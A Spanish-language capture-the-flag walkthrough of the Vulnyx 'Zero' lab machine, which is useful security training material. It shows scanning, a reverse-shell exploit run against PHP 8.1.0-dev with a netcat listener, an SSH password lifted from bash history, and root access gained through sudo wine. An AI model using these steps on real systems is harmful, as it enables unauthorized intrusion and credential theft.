## Máquina Zero (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 06 septiembre



Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished!   Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:a0:58:3d	1	60	PCS Systemtechnik GmbH
10.0.2.15	08:00:27:13:26:a7	1	60	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.15

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.15

```
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.535 ms

— 10.0.2.15 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.535/0.535/0.535/0.000 ms
```


Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

## \$ nmap -Pn 10.0.2.15 -sVC

Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22**, **80**, **8080**, tambien vemos algo que nos llama la atención en el puerto 8080 (*PHP 8.1.0-dev*).

Hacemos una busqueda por **google** y nos encontramos este repositorio de **github** el cual contiene el exploit para explotarlo.



Nos lo descargamos y lo ejecutamos, pero antes de ejecutarlo en otra pestaña de la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta **netcat**(**nc**) nos ponemos a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos los siguientes comandos:

\$ nc -lvnp 444

```
listening on [any] 444 ...
```

\$ python revshell\_php\_8.1.0-dev.py http://10.0.2.15:8080/ 10.0.2.4 444

```
listening on [any] 444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 35320
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@6ad9beefaa2d:/var/www/html# hostname -i
hostname -i
172.18.0.2
root@6ad9beefaa2d:/var/www/html#
```

Y obtenemos una shell como **root**, pero nos damos cuenta con el comando *hostname -i* que no estamos dentro de la Máquina Victima si no dentro de un contenedor.

A continuación, miramos en el .bash\_history, y nos encontramos una contraseña para entrar por el puerto 22 (ssh) como liam.

```
root@6ad9beefaa2d:~# cat .bash_history
cat .bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
root@6ad9beefaa2d:~#
```

Nos conectamos por ssh, para ello ejecutamos el siguiente comando:

\$ ssh liam@10.0.2.15

iii Somos liam!!!

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:


\$ sudo -l

```
Matching Defaults entries for liam on zero:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User liam may run the following commands on zero:
    (root) NOPASSWD: /usr/bin/wine
```

Nos encontramos con el binario **wine** que lo podemos ejecutar como **root**, pero si lo ejecutamos nos damos cuenta que nos pide un ejecutable.

Investigando este binario nos damos cuenta de que podemos ejecutar el ejecutable (cmd.exe).



Lo ejecutamos, para ello ejecutamos el siguiente comando:

\$ sudo /usr/bin/wine cmd.exe



## iii Ya somos root!!!

También pudiendo leer las flags de user y root.

